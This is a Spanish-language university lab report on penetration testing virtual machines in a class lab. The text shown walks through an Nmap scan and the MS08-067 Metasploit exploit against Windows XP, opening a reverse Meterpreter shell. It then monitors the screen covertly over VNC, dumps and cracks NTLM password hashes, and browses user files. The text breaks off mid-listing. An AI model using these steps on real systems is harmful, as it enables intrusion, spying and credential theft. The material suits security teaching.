

**INFORME TÉCNICO DE PRUEBA DE PENETRACIÓN EN ENTORNO ACADÉMICO
VIRTUAL UTILIZANDO METERPRETER**

VICTOR MANUEL LONGA MENA

**UNIVERSIDAD TECNOLOGÍA DEL CHOCO “DIEGO LUIS CÓRDOBA”
FACULTAD DE INGENIERÍA
INGENIERIA DE TELECOMUNICACIONES
2720409: SEGURIDAD Y AUDITORIA DE REDES
QUIBDÓ-CHOCO (COLOMBIA)
2025**

**INFORME TÉCNICO DE PRUEBA DE PENETRACIÓN EN ENTORNO ACADÉMICO
VIRTUAL UTILIZANDO METERPRETER**

VICTOR MANUEL LONGA MENA

Estudiantes, IX semestre

ING. RAFAEL S MORALES

Docente de la asignatura

UNIVERSIDAD TECNOLOGÍA DEL CHOCO “DIEGO LUIS CÓRDOBA”

FACULTAD DE INGENIERÍA

INGENIERIA DE TELECOMUNICACIONES

2720409: SEGURIDAD Y AUDITORIA DE REDES

QUIBDÓ-CHOCO (COLOMBIA)

2025

Tabla de Contenido

INTRODUCCIÓN	9
ALCANCE	10
1. OBJETIVOS	11
1.1. GENERAL	11
1.2. ESPECÍFICOS	11
2. PLANTEAMIENTO DEL PROBLEMA.....	12
3. CAPÍTULO 1: RECONOCIMIENTO Y EXPLOTACIÓN DE SERVICIOS VULNERABLES MÁQUINAS VIRTUALES DE WINDOWS XP Y USANDO NMAP Y METASPLOIT FRAMEWORK	14
3.1. PASO UNO: ESCANEAMOS LA RED DE NUESTRA PRIMERA VÍCTIMA (WINDOWS XP).....	14
4. CAPÍTULO 2: VULNERAMOS DE KALI A WIN SERVER 2003	27
5. CAPÍTULO 3: HACKING ÉTICO DESDE KALI LINUX HACIA EDUBUNTU UTILIZANDO EL MÓDULO METERPRETER.	38
5.1. ELECCIÓN Y BÚSQUEDA DE LA ISO A DESCARGAR EDUBUNTU	38
5.1.1 Búsqueda de edubuntu.....	38
5.1.2 Elección de la hizo de edubuntu.....	39
5.1.3 Descarga de la Iso Buscada y seleccionada	39
5.2. CONFIGURACIÓN EN VIRTUALBOX.....	40
5.2.1 Se crea la máquina virtual y se carga la iso de Edubuntu.....	40
5.2.2 Instalación Desatendida	41
5.2.3 Configuración Hardware.....	42
5.2.4 Configuración del Disco Duro.....	42
5.2.5 Se Configura el Adaptador de Red	43
5.3. INSTALACIÓN DEL SISTEMA EDUBUNTU	43

5.3.1 Verificación de que si se instaló el sistema	47
PROBLEMAS PRESENTADOS AL REALIZAR EL INFORME	49
SOLUCIÓN DEL PROBLEMA	50
RECOMENDACIONES	51
CONCLUSIÓN	52
REFERENCIAS BIBLIOGRÁFICAS	53

Tabla de Figuras

Figura 1. Escaneo Mediante Nmap	14
Figura 2. Ingreso a la Consola de Metasploit.....	15
Figura 3. Uso de Search Netapi Para ver los Posibles modulos a Utilizar.....	15
Figura 4. Seleccionamos el Modulo.....	16
Figura 5. Revisión de lo Necesario Para Ingresar a XP	16
Figura 6. Inserción del Rhost y Lport	17
Figura 7. Monitoreo de la Pantalla de XP Con Vnc	19
Figura 8. Monitoreo de Kali Linux a XP	20
Figura 9. Comando sysinfo	20
Figura 10. Comandos Getuid y Getsystem	21
Figura 11. Comando Hashdump.....	21
Figura 12. Pagina Para Descriptar Contraseñas	22
Figura 13. Comando ps	23
Figura 14. Comando Shell	23
Figura 15. Comando cd.....	24
Figura 16. Uso del comando Dir.....	24
Figura 17. Comando Cd Doc*	25
Figura 18. Ingresamos al Directorio Yeco.....	25
Figura 19. Comando cd Escr* Para Ingresar Al Escritorio	25
Figura 20. Verificación de Que Todo Se Hizo Correctamente.....	26
Figura 21. Creamos el Directorio llamado Prueba_laboratorio_03	27
Figura 22. Creamos un Payload Para Atacar Win2003	27
Figura 23. Iniciamos Apache.....	28

Figura 24. Le Cambiamos el Nombre A Nuestro Archivo Index De Apache	29
Figura 25. Movemos Nuestro Archivo.....	29
Figura 26. Descargamos el Archivo Malicioso Reporte Bancolombia	30
Figura 27. Descarga de reporte_bancolombia.exe	30
Figura 28. Archivo Guardado en el Escritorio de Win2003.....	31
Figura 29. Consola de Metasploit	31
Figura 30. Comando Search multi/handler	32
Figura 31. Modulo 7.....	32
Figura 32. Registro del Lhosts	33
Figura 33. Registro del Lport.....	33
Figura 34. Explotamos la Vulnerabilidad Con Exploit	34
Figura 35. Ejecución del archivo Bancolombia	34
Figura 36. Volvemos a ingresar sysinfo	35
Figura 37. Comandos Para Escalar Privilegios	35
Figura 38. Procesos en Ejecución N Win2003.....	36
Figura 39. Hacemos la migración de procesos.....	36
Figura 40. Antes de Realizar El Proceso	37
Figura 41. Evidencia de Que Funciono.....	37
Figura 42. Buscamos Edubuntu en el navegador	38
Figura 43. Apartado de descarga de Edubuntu.....	38
Figura 44. Selección de la Iso	39
Figura 45. Selección de la Imagen	39
Figura 46. Elección de la Carpeta Donde se Guardará	40

Figura 47. Descarga exitosa	40
Figura 48. Se configura el nombre y se carga la iso de edubuntu.....	41
Figura 49. Instalación Desatendida	41
Figura 50. Configuración de hardware de nuestra máquina	42
Figura 51. Configuración del Disco Duro.....	42
Figura 52. Configuración del Adaptador de Red.	43
Figura 53. Elegimos Instalar de forma gráfica edubuntu	43
Figura 54. Inicia a cargar el sistema.....	44
Figura 55. sigue cargando.	44
Figura 56. Configuramos el idioma	45
Figura 57. Configuración de la Zona horaria	45
Figura 58.Registramos nuestro usuario.....	46
Figura 59. Se registra la contraseña	46
Figura 60. Inicio de sección en edubuntu.....	47
Figura 61. Interfaz de escritorio de edubuntu	47

Tabla de Tabla

Tabla 1. Características Entre Kali Linux y Metaploitable	¡Error! Marcador no definido.
Tabla 2. Datos de la Red NAT.....	¡Error! Marcador no definido.
Tabla 3. Direcciones Rentadas Desde el NAT a Cada Maquina	¡Error! Marcador no definido.
Tabla 4. Servicios detectados en la máquina víctima.....	¡Error! Marcador no definido.
Tabla 5. Puertos Para Vulnerar	¡Error! Marcador no definido.

Introducción

El presente informe tiene como finalidad documentar detalladamente el proceso mediante el cual se llevó a cabo la identificación, análisis y explotación de vulnerabilidades en una máquina virtual vulnerable , utilizando herramientas como meterpreter, dentro del entorno de red previamente configurado bajo VirtualBox con adaptadores NAT. Este ejercicio corresponde a la práctica asignada por el docente Rafal S Morales como parte del desarrollo de competencias en auditoría de seguridad informática, y fue realizado en un entorno académico controlado y con fines exclusivamente educativos.

Dentro de este contexto, también se busca demostrar la correcta aplicación de conceptos clave de la ciberseguridad ofensiva, como son el reconocimiento activo de servicios, la enumeración de versiones, la búsqueda de exploits conocidos, y la ejecución de payloads interactivos para obtener control sobre el sistemas objetivo. Las técnicas desarrolladas están alineadas con los lineamientos éticos del hacking de penetración, y se basan en las instrucciones proporcionadas por el docente en sesiones anteriores, así como en la documentación técnica de las herramientas empleadas.

Alcance

El informe cubre un período de trabajo de cuatro días, iniciando el jueves 28 agosto de 2025 y extendiéndose hasta el miércoles 6 de agosto de 2025, finalizando el jueves 7 de agosto a las 9:00 a. m., momento límite establecido para la entrega oficial del documento. Durante este tiempo se realizó la configuración de las máquinas virtuales, se ejecutaron las pruebas correspondientes, se recopilaron evidencias (capturas de pantalla, salidas de comandos, configuraciones relevantes) y se sistematizó la información en el presente informe, con el fin de dejar constancia del procedimiento y servir como insumo de estudio para evaluaciones futuras.

1. Objetivos

1.1.General

Realizar una prueba de penetración controlada sobre una máquina virtual de XP, Windows server 2003 y una distro de Linux , utilizando herramientas de análisis y explotación como Nmap y Metasploit Framework entre otras, con el fin de identificar y documentar vulnerabilidades explotables en un entorno académico simulado.

1.2.Específicos

- Ejecutar escaneos de red mediante Nmap para descubrir hosts activos y obtener información detallada sobre los servicios y versiones disponibles en las máquina víctimas.
- Identificar posibles vulnerabilidades presentes en los servicios detectados, mediante el uso de herramientas como payload y los módulos incorporados en Metasploit Framework.
- Configurar y utilizar correctamente módulos de explotación en Metasploit para ejecutar payloads que permitan tomar control de los servicios vulnerables en la máquina víctima.
- Documentar paso a paso el proceso realizado, incluyendo evidencias como comandos ejecutados, resultados obtenidos y capturas de pantalla que respalden los hallazgos técnicos.

2. Planteamiento Del Problema

En un entorno cada vez más digitalizado e interconectado, las organizaciones, instituciones educativas y usuarios particulares dependen en gran medida de sistemas informáticos que ofrecen múltiples servicios en red. Esta creciente dependencia ha traído consigo una expansión de la superficie de ataque, es decir, el conjunto de puntos vulnerables por donde un atacante podría comprometer la seguridad de un sistema. A pesar de los avances tecnológicos en software y hardware, muchos servicios siguen presentando fallas de configuración, versiones obsoletas o vulnerabilidades conocidas que pueden ser explotadas fácilmente si no se identifican y mitigan a tiempo.

En el ámbito educativo, uno de los principales desafíos consiste en brindar a los estudiantes oportunidades para aplicar de forma práctica los conocimientos adquiridos en el aula sobre seguridad informática, análisis de vulnerabilidades y técnicas de explotación. Sin embargo, realizar prácticas de hacking ético directamente sobre sistemas reales implica riesgos éticos, legales y operacionales. Es por ello que el uso de entornos virtualizados, como Metasploitable, se ha convertido en una herramienta fundamental para el aprendizaje responsable y seguro de estas habilidades.

A pesar de contar con estos recursos, muchos estudiantes no comprenden con claridad la forma adecuada de aplicar las herramientas de análisis y explotación, ni los pasos metodológicos necesarios para llevar a cabo una prueba de penetración completa y estructurada. El desconocimiento sobre cómo descubrir servicios vulnerables, identificar exploits adecuados o ejecutar un ataque sin comprometer la estabilidad del entorno puede dificultar el proceso de aprendizaje y limitar la comprensión de los conceptos clave de ciberseguridad ofensiva.

Este informe surge como respuesta a la necesidad de documentar de forma clara y práctica cómo realizar una prueba de penetración ética sobre una máquina vulnerable, replicando un escenario realista en un entorno académico controlado. En este caso, se hace uso de herramientas ampliamente reconocidas como Nmap, para el reconocimiento activo de la red, y Metasploit Framework, para la explotación de vulnerabilidades conocidas, con el fin de fortalecer las competencias técnicas del estudiante, mejorar su capacidad de análisis y prepararlo adecuadamente para situaciones prácticas que puedan presentarse tanto en el entorno académico como en el profesional.

3. Capítulo 1: Reconocimiento y Explotación de Servicios Vulnerables máquinas virtuales de Windows xp y Usando Nmap y Metasploit framework

En jueves 28 de la agosto de 2025, el docente Rafael S morales tuvo a bien explicarnos el proceso de vulneración de una serie de máquinas virtuales a través del sistema operativo Kali Linux, un sistema mu utilizado en el ámbito de la ciberseguridad. Después de terminada la sección, nos pidió realizar un laboratorio en donde replicáramos lo hecho en clases, este informe detalla todo lo que realizamos en dicho laboratorio.

3.1.Paso uno: Escaneamos la red de nuestra primera víctima (Windows xp)

```
(root@kali)-[/home/kali]
# nmap -sV 192.1.1.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-02 23:39 -05
Nmap scan report for 192.1.1.7
Host is up (0.0033s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds     Microsoft Windows XP microsoft-ds
3389/tcp   open  ms-wbt-server    Microsoft Terminal Services
MAC Address: 08:00:27:78:DB:69 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.44 seconds
```

Figura 1. Escaneo Mediante Nmap

Utilizando la herramienta **Nmap -Sv** realizamos un escaneo a la red 192.1.1.7, esta dirección ip pertenece a la maquina donde tenemos instalado nuestro Windows XP, hacer este escaneo nos permite mira versiones y servicios que podeos explotar dentro de xp.




Figura 2. Ingreso a la Consola de Metasploit

Utilizando el comando **msfconsole** en el modo super usuario o **sudo su** ingresamos a nuestra consola de Metasploit, aquí es donde realizaremos todo el proceso de hacking para todas nuestras víctimas, esta herramienta nos permite utilizar distintos módulos que a su vez nos facilitan la explotación de vulnerabilidades.

```

root@kali: /home/kali
=====
# Name
- ----
0 exploit/windows/smb/ms03_049_netapi
rName Overflow
1 exploit/windows/smb/ms06_040_netapi
low
2 \ target: (wscpy) Automatic (NT 4.0, 2000 SP0-SP4, XP SP0-SP1)
3 \ target: (wscpy) Windows NT 4.0 / Windows 2000 SP0-SP4
4 \ target: (wscpy) Windows XP SP0/SP1
5 \ target: (stack) Windows XP SP1 English
6 \ target: (stack) Windows XP SP1 Italian
7 \ target: (wscpy) Windows 2003 SP0
8 exploit/windows/smb/ms06_070_wkssvc
verflow
9 \ target: Automatic Targetting
10 \ target: Windows 2000 SP4
11 \ target: Windows XP SP0/SP1
12 exploit/windows/smb/ms08_067_netapi
ion
13 \ target: Automatic Targetting
14 \ target: Windows 2000 Universal
15 \ target: Windows XP SP0/SP1 Universal
16 \ target: Windows 2003 SP0 Universal
17 \ target: Windows XP SP2 English (AlwaysOn NX)
18 \ target: Windows XP SP2 English (NX)

Disclosure Date Rank Check Description
-----
2003-11-11 good No MS03-049 Microsoft Workstation Service NetAddAlternateCompute
2006-08-08 good No MS06-040 Microsoft Server Service NetpwPathCanonicalize Overf
2006-11-14 manual No MS06-070 Microsoft Workstation Service NetpManageIPCCConnect 0
2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corrupt

```

Figura 3. Uso de Search Netapi Para ver los Posibles modulos a Utilizar

Luego de ingresar a la consola de metasploit, utilizamos el comando **Search netapi** al ingresar este comando se nos muestran una serie de módulos que podemos utilizar para hacer esta vulneración.

```
msf6 > use 12
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > █
```

Figura 4. Seleccionamos el Modulo

Utilizamos el comando **use 12** para seleccionar el modulo con el que explotaremos esta maquina lo que nos ingresó al módulo **Windows/smb/ms08_067_netapi** desde aquí se realizara la vulneración de esta máquina. Luego de esto se utiliza el comando **Show options** que nos mostrara la página que verán a continuación.

```

Name      Current Setting  Required  Description
-----
RHOSTS    RHOSTS           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445               yes       The SMB service port (TCP)
SMBPIPE   BROWSER           yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.1.1.5         yes       The listen address (an interface may be specified)
LPORT     4444              yes       The listen port

Exploit target:

Id  Name
--  ---
0   Automatic Targeting

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms08_067_netapi) > █
```

Figura 5. Revisión de lo Necesario Para Ingresar a XP

Aplicando el comando **Show options** analizamos que lo que se necesita para ingresar a XP es saber el **rhosts** y como se dijo en algunos casos cambiar el **lport**. El Rhost hace referencias a la dirección ip de la máquina que se vulnerará y el lport nos será el puerto por el que entraremos a esa maquina

```

Name      Current Setting  Required  Description
-----
RHOSTS    192.1.1.7         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445               yes       The SMB service port (TCP)
SMBPIPE   BROWSER           yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.1.1.5       yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  ---
0   Automatic Targeting

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) >

msf6 exploit(windows/smb/ms08_067_netapi) > set rhost 192.1.1.7
rhost => 192.1.1.7
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 4376
lport => 4376
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.1.1.5:4376
[*] 192.1.1.7:445 - Automatically detecting the target...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp
eplaced with '*' in regular expression
[*] 192.1.1.7:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] 192.1.1.7:445 - Selected Target: Windows XP SP3 Spanish (NX)
[*] 192.1.1.7:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 192.1.1.7
[*] Meterpreter session 1 opened (192.1.1.5:4376 -> 192.1.1.7:1092) at 2025-09-03 00:17:21 -0500

meterpreter >

```

Figura 6. Inserción del Rhost y Lport

Usando los comandos **Set RHOST 192.1.1.7** y **set LPORT 4376** registramos la ip de la victima y nuestro puerto de salida para poder ingresar a la maquina víctima, luego explotamos esta vulnerabilidad lo que nos permitió ingresar a meterpreter, en este punto ya tenemos el

dominio de la maquina victima xp.

```

Name      Current Setting  Required  Description
----      -
RHOSTS    192.1.1.7        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445              yes       The SMB service port (TCP)
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      -
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.1.1.5        yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  ---
0   Automatic Targeting

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) >

```

```

msf6 exploit(windows/smb/ms08_067_netapi) > set rhost 192.1.1.7
rhost => 192.1.1.7
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 4376
lport => 4376
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.1.1.5:4376
[*] 192.1.1.7:445 - Automatically detecting the target...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp.
eplaced with '*' in regular expression
[*] 192.1.1.7:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] 192.1.1.7:445 - Selected Target: Windows XP SP3 Spanish (NX)
[*] 192.1.1.7:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 192.1.1.7
[*] Meterpreter session 1 opened (192.1.1.5:4376 -> 192.1.1.7:1092) at 2025-09-03 00:17:21 -0500

meterpreter >

```

```
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.1.1.5 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\WINDOWS\TEMP\wzqBoqSAofWbP.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 192.1.1.5:4545...
meterpreter > [*] VNC Server session 2 opened (192.1.1.5:4545 -> 192.1.1.7:1095) at 2025-09-03 00:22:08 -0500
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "yeiber-e7e5fe63"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
```

Figura 7. Monitoreo de la Pantalla de XP Con Vnc

Utilizando el comando **run vnc** dentro de nuestro meterpreter permite crear una pantalla remota donde podemos monitorear lo que haga la victima en tiempo real.




Figura 8. Monitoro de Kali Linux a XP

Después de esto lo primero que se hizo fue revisar que los permisos estuvieran escalados, para eso se ingresaron los siguientes comandos en el orden que muestran las imágenes.

```

meterpreter >
meterpreter > sysinfo
Computer      : YEIBER-E7E5FE63
OS           : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : es_ES
Domain       : INICIOMS
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >

```

Figura 9. Comando sysinfo

Utilizamos el comando **sysinfo** para revisar la información de nuestra maquina víctima, información como el nombre, lenguaje del sistema, el tipo de sistema etc.

```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter >

```

Figura 10. Comandos Getuid y Getsystem

Por otro lado, utilizamos los **Comandos** Getuid y Getsystem simultaneamnte, el **getuid** (rectángulo azul) nos muestra el usuario actual en la sesión Meterpreter, mientras que con **getsystem** intentamos escalar privilegios para obtener acceso como NT AUTHORITY\SYSTEM.

Luego de esto ejecutamos el siguiente comando

```

meterpreter >
meterpreter > hashdump
Administrador:500:34a6542eb962fe9f7584248b8d2c9f9e:7507356c6400cbad5adceef22232afb7:::
Asistente de ayuda:1000:9691f07e6cf8fd79583d8d67e59e23d6:c6b980834fe38f4ca83a1cc37ff62f9e:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:ea19131227f1f303b0480b066679a965:::
Yeco:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >

```

Figura 11. Comando Hashdump

El comando **hashdump** nos permitió extrae los usuarios y contraseñas de Windows desde el archivo, si se observa detalladamente nos daremos cuenta de que debemos tener un usuario llamado Yeco (Flecha naranjada), otro llamado administrador (flecha azul)) 3 usuarios más con sus respectivas contraseñas, pero estas están encriptadas.

crackstation.net

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
7507356c6400cbad5adceef22232afb7
31d6cfe0d16ae931b73c59d7e0c089c0
```

No soy un robot

reCAPTCHA

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
7507356c6400cbad5adceef22232afb7	NTLM	colombia
31d6cfe0d16ae931b73c59d7e0c089c0	NTLM	

Color Codes: **Green:** Exact match, **Yellow:** Partial match, **Red:** Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given

Figura 12. Pagina Para Desencriptar Contraseñas

Para desencriptar las contraseñas o los hash que obtuvimos al utilizar el comando **hashdump** si bien existen algunas painas que nos permiten hacer esto, para este caso usamos la página <https://crackstation.net/>

Este sitio web, nos permite de desencriptar nuestras contraseñas tal de administrador y de yeco tal como se vio en la imagen anterior.

```
meterpreter > ps

Process List
=====
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x86	0	NT AUTHORITY\SYSTEM	
352	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
576	352	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\\??C:\WINDOWS\system32\csrss.exe
600	352	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\\??C:\WINDOWS\system32\winlogon.exe
644	600	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
656	600	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
724	600	logon.scr	x86	0	YEIBER-E7E5FE63\Yeco	C:\WINDOWS\System32\logon.scr
812	644	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
884	644	svchost.exe	x86	0	NT AUTHORITY\Servicio de red	C:\WINDOWS\system32\svchost.exe
976	644	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1072	644	svchost.exe	x86	0	NT AUTHORITY\Servicio de red	C:\WINDOWS\system32\svchost.exe
1216	644	alg.exe	x86	0	NT AUTHORITY\SERVICIO LOCAL	C:\WINDOWS\System32\alg.exe
1284	644	svchost.exe	x86	0	NT AUTHORITY\SERVICIO LOCAL	C:\WINDOWS\system32\svchost.exe
1364	1492	ctfmon.exe	x86	0	YEIBER-E7E5FE63\Yeco	C:\WINDOWS\system32\ctfmon.exe
1408	976	wscntfy.exe	x86	0	YEIBER-E7E5FE63\Yeco	C:\WINDOWS\system32\wscntfy.exe
1492	1468	explorer.exe	x86	0	YEIBER-E7E5FE63\Yeco	C:\WINDOWS\Explorer.EXE
1584	644	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1632	1492	cmd.exe	x86	0	YEIBER-E7E5FE63\Yeco	C:\WINDOWS\system32\cmd.exe
1992	976	wiaauct.exe	x86	0	YEIBER-E7E5FE63\Yeco	C:\WINDOWS\system32\wiaauct.exe

Figura 13. Comando ps

después ejecutamos el comando **ps** que nos lista los procesos que se están corriendo en nuestra maquina y también nos muestra el tipo de permisos y la maquina donde se están corriendo estos procesos, e incluso nos da la ruta donde esta almacenado dicho archivo

```
meterpreter > shell
Process 1440 created.
Channel 2 created.
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>cls
cls

C:\WINDOWS\system32>
```

Figura 14. Comando Shell

Estando aquí se usó el comando **Shell** que nos abre una consola del sistema operativo directamente desde la sesión comprometida. Esto a su vez nos permite ejecutar comandos nativos de Windows o Linux como si estuvieras en su terminal local.

```

C:\WINDOWS\system32>cd..
cd..

C:\WINDOWS>cd..
cd..

C:\>

```

Three blue arrows point to the right, indicating the sequence of directory changes from system32 to WINDOWS to the root C:\.

Figura 15. Comando `cd..`.

Después que abrimos la consola con el comando Shell, corremos el comando **cd..** la función de este comando es movernos un carpeta atrás del directorio o carpeta en la que estemos. Para este caso específico utilizamos este comando hasta movernos a nuestra carpeta raíz.

```

C:\>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 5C6F-9766

Directorio de C:\

25/07/2025  17:14    <DIR>          Archivos de programa
25/07/2025  17:12                0 AUTOEXEC.BAT
25/07/2025  17:12                0 CONFIG.SYS
25/07/2025  17:14    <DIR>          Documents and Settings
25/07/2025  20:27    <DIR>          WINDOWS
                2 archivos             0 bytes
                3 dirs  40.050.237.440 bytes libres
C:\>

```

An orange arrow points to the 'dir' command, and a blue arrow points to the 'Documents and Settings' directory in the output.

Figura 16. Uso del comando `Dir`

Con el comando **Dir** (flecha naranja) hicimos fue mostrar los directorios o carpetas presentes en el directorio raíz de nuestra máquina virtual, luego de esto ingresamos la carpeta Documents and Settings. Ingresamos a esta carpeta usando de nuevo el comando `cd`, pero sin los dos puntos seguidos y con el nombre de la carpeta, en este caso lo que hicimos fue escribir **cd doc***

```
C:\>cd Doc*
cd Doc*

C:\Documents and Settings>
```

Figura 17. Comando Cd Doc*

```
C:\Documents and Settings>cd Yeco
cd Yeco

C:\Documents and Settings\Yeco>dir
dir
El volumen de la unidad C no tiene etiqueta.
El n°mero de serie del volumen es: 5C6F-9766

Directorio de C:\Documents and Settings\Yeco

25/07/2025  17:14    <DIR>        .
25/07/2025  17:14    <DIR>        ..
01/09/2025  15:56    <DIR>        Escritorio
25/07/2025  17:14    <DIR>        Favoritos
25/07/2025  18:08    <DIR>        Menú Inicio
25/07/2025  17:14    <DIR>        Mis documentos
                0 archivos             0 bytes
